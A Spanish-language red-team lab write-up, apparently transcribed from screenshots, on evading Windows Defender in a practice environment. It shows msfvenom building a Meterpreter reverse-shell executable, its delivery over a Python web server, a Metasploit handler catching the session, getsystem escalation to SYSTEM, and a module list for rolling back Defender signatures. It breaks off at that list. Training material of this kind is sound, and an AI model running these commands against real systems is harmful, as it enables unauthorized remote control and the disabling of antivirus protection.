EJERCICIOS - EVASIÓN DE WINDOWS DEFENDER


PREREQUISITOS

- KALI LINUX
- WINDOWS 10 EVASION


Ejercicio 1 - Metasploit y Windows Defender

Entra en Windows 10 Evasion y realiza las siguientes tareas:

- Conseguir una sesión de meterpreter.




```
┌──(root㉿kali)-[/home/veronica/Documentos/red_team]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=10.0.2.15 lport=4444 -f exe > executable.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```




Directory listing for /


- 20170921_Ledger_Pascal-Gauthier-joins-as-President_EN.pdf
- airgeddon/
- apd_launchpad/
- archivos_mersan/




```
┌──(root㉿kali)-[/home/veronica/Documentos/red_team]
└─# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.0.2.30 - - [08/Feb/2023 23:48:58] "GET / HTTP/1.1" 200 -
10.0.2.30 - - [08/Feb/2023 23:48:58] code 404, message File not found
10.0.2.30 - - [08/Feb/2023 23:48:58] "GET /favicon.ico HTTP/1.1" 404 -
10.0.2.30 - - [08/Feb/2023 23:49:01] "GET /executable.exe HTTP/1.1" 200 -
```




```
┌──(root㉿kali)-[~]
└─# service postgresql start

┌──(root㉿kali)-[~]
└─# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options
```



```
msf6 exploit(multi/handler) > set lhost 10.0.2.15
lhost ⇒ 10.0.2.15
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------

   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.15:4444
msf6 exploit(multi/handler) > █
```



Nombre	Fecha de modifica...	Tipo	Tamaño
executable	09/02/2023 0:04	Aplicación	7 KB



Advertencia de seguridad de Abrir archivo

No se pudo comprobar el editor. ¿Está seguro de que desea ejecutar este software?

Nombre: C:\Users\Administrador\Downloads\executable.exe


Editor: **Editor desconocido**

Tipo: Aplicación


De: C:\Users\Administrador\Downloads\executable.exe

☑ Preguntar siempre antes de abrir este archivo

Este archivo no tiene ninguna firma digital válida que compruebe su editor. Solo ejecute software de los editores en los que confía. ¿Cómo puedo decidir qué software debo ejecutar?




```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  1         meterpreter x64/windows  EMPRESA\Administrador @ PC1  10.0.2.15:4444 → 10.0.2.30:49842 (10.0.2.30)
```




```
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: EMPRESA\Administrador
meterpreter > 
```

- Elevar privilegios a NT Authority\System.




```
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: EMPRESA\Administrador
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```


- Hacer un rollback de firmas de antivirus.



```
Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  post/windows/manage/rollback_defender_signatures                normal     No     Disable Windows Defender Signatures
   1  evasion/windows/windows_defender_exe                             normal     No     Microsoft Windows Defender Evasive Executable
   2  evasion/windows/windows_defender_js_hta                          normal     No     Microsoft Windows Defender Evasive JS.Net and HTA
   3  evasion/windows/process_herpaderping                             normal     No     Process Herpaderping evasion technique
   4  post/windows/gather/enum_av_excluded                             normal     No     Windows Antivirus Exclusions Enumeration
   5  exploit/windows/local/bypassuac_fodhelper     2017-05-12       excellent  Yes    Windows UAC Protection Bypass (Via FodHelper Registry Key)


